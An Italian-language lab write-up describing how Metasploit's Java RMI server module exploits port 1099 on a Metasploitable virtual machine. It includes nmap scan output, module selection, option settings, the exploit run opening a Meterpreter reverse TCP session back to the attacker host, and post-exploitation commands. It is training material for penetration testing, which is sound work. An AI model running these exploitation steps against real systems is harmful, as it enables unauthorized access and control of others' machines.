METASPLOIT

TOOL PER ATTACCHI

- Metasploit è un framework open-source usato per il penetration testing e lo sviluppo di exploit.

- Fornisce una vasta gamma di exploit e numerosi vettori di attacco che si possono utilizzare contro diversi sistemi.

- Inoltre, può essere utilizzato per creare ed automatizzare i propri exploit.

CARATTERISTICHE

- Possiede un’ interfaccia.
- Exploit.
- Payload.
- Gestione degli Exploit.

STRUMENTI

- Interfaccia Web.
- Riga di comando.
- Una console: MSFConsole.

INTERFACCIA

- Interfaccia Web.
- Riga di comando.
- Una console: MSFConsole.

OBIETTIVO:


Sfruttare una vulnerabilità sul servizio della porta 1099 tramite Metasploit e ottenere una sessione di Meterpreter sul target (Metasploitable).

Scansione con nmap
comando nmap -sV
per avere una panoramica di tutti i servizi attivi della macchina target

```
└─# nmap -sV 192.168.50.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 08:40 EST
Nmap scan report for 192.168.50.101
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:03:6D:49 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN;
```

comando:

msfconsole



```
msf6 > search Java RMI

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/misc/java_jmx_server                    2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   2   auxiliary/scanner/misc/java_jmx_server                2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   3   auxiliary/gather/java_rmi_registry                                     normal     No     Java RMI Registry Interfaces Enumeration
   4   exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   5   auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   6   exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   7   exploit/multi/browser/java_signed_applet              1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
   8   exploit/multi/http/jenkins_metaprogramming            2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   9   exploit/linux/misc/jenkins_java_deserialize           2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   10  exploit/linux/http/kibana_timelion_prototype_pollution_rce  2019-10-30       manual     Yes    Kibana Timelion Prototype Pollution RCE
   11  exploit/multi/browser/firefox_xpi_bootstrapped_addon  2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
   12  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26       excellent  Yes    Openfire authentication bypass with RCE plugin
   13  exploit/multi/http/torchserver_cve_2023_43654         2023-10-03       excellent  Yes    PyTorch Model Server Registration and Deserialization RCE
   14  exploit/multi/http/totaljs_cms_widget_exec            2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection
   15  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc  2021-09-21       manual     Yes    VMware vCenter vScalation Priv Esc
```

Viene indicato che è presente un servizio vulnerabile su porta 1099, Java RMI (Remot method invocation).
Un tipo di tecnologia di calcolo che consente ai processi Java di comunicare con la rete.
Quindi avvio la ricerca dei moduli con “search” seguito dal servizio vulnerabile in questione.

Scelgo e seleziono il modulo 4, perchè è indicato che è un “exploit”, è riferito specificamente a Java RMI ed è di rank “excellent” . Tutti gli altri moduli li ho scartati.


Procedo con la visualizzazione di tutti i parametri configurabili e non, tramite comando “show options”.

```
msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.
                                         0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)
```

Configuro 2 parametri

RHOSTS: In cui inserisco indirizzo IP macchina target.

HTTPDELAY: 10 -> 20 (aumento il tempo di attesa del server HTTP per la richiesta del payload, dato che con 10 non me lo faceva caricare



EXPLOIT

Codice malevolo che sfrutta una vulnerabilità già esistente all'interno di un servizio o sistema, per ottenere un accesso e il controllo non autorizzati.
Il malware crea la vulnerabilità nel codice andando a modificarlo.
Ciò non toglie che possano essere utilizzati entrambi in quanto si può usare un exploit per sfruttare la vulnerabilità per poi introdurre un malware

Caricamento dell’ exploit sulla macchina target con comando “exploit”

```
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:1099 - Using URL: http://192.168.50.100:8080/7Wj6mSH
[*] 192.168.50.101:1099 - Server started.
[*] 192.168.50.101:1099 - Sending RMI Header ...
[*] 192.168.50.101:1099 - Sending RMI Call ...
[*] 192.168.50.101:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.101:39907) at 2024-01-26 03:45:02 -0500
```

Ora l’exploit dovrebbe essere dentro la macchina vittima, verifichiamolo con “ifconfig.”
Ci si aspetta l’indirizzo ip della macchina vittima.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.50.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe03:6d49
IPv6 Netmask : ::
```

E con il comando “route” ho informazioni sulla tabella di routing della vittima.

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.50.101   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                     Netmask  Gateway  Metric  Interface
    ------                     -------  -------  ------  ---------
    ::1                        ::       ::
    fe80::a00:27ff:fe03:6d49   ::       ::
meterpreter >
```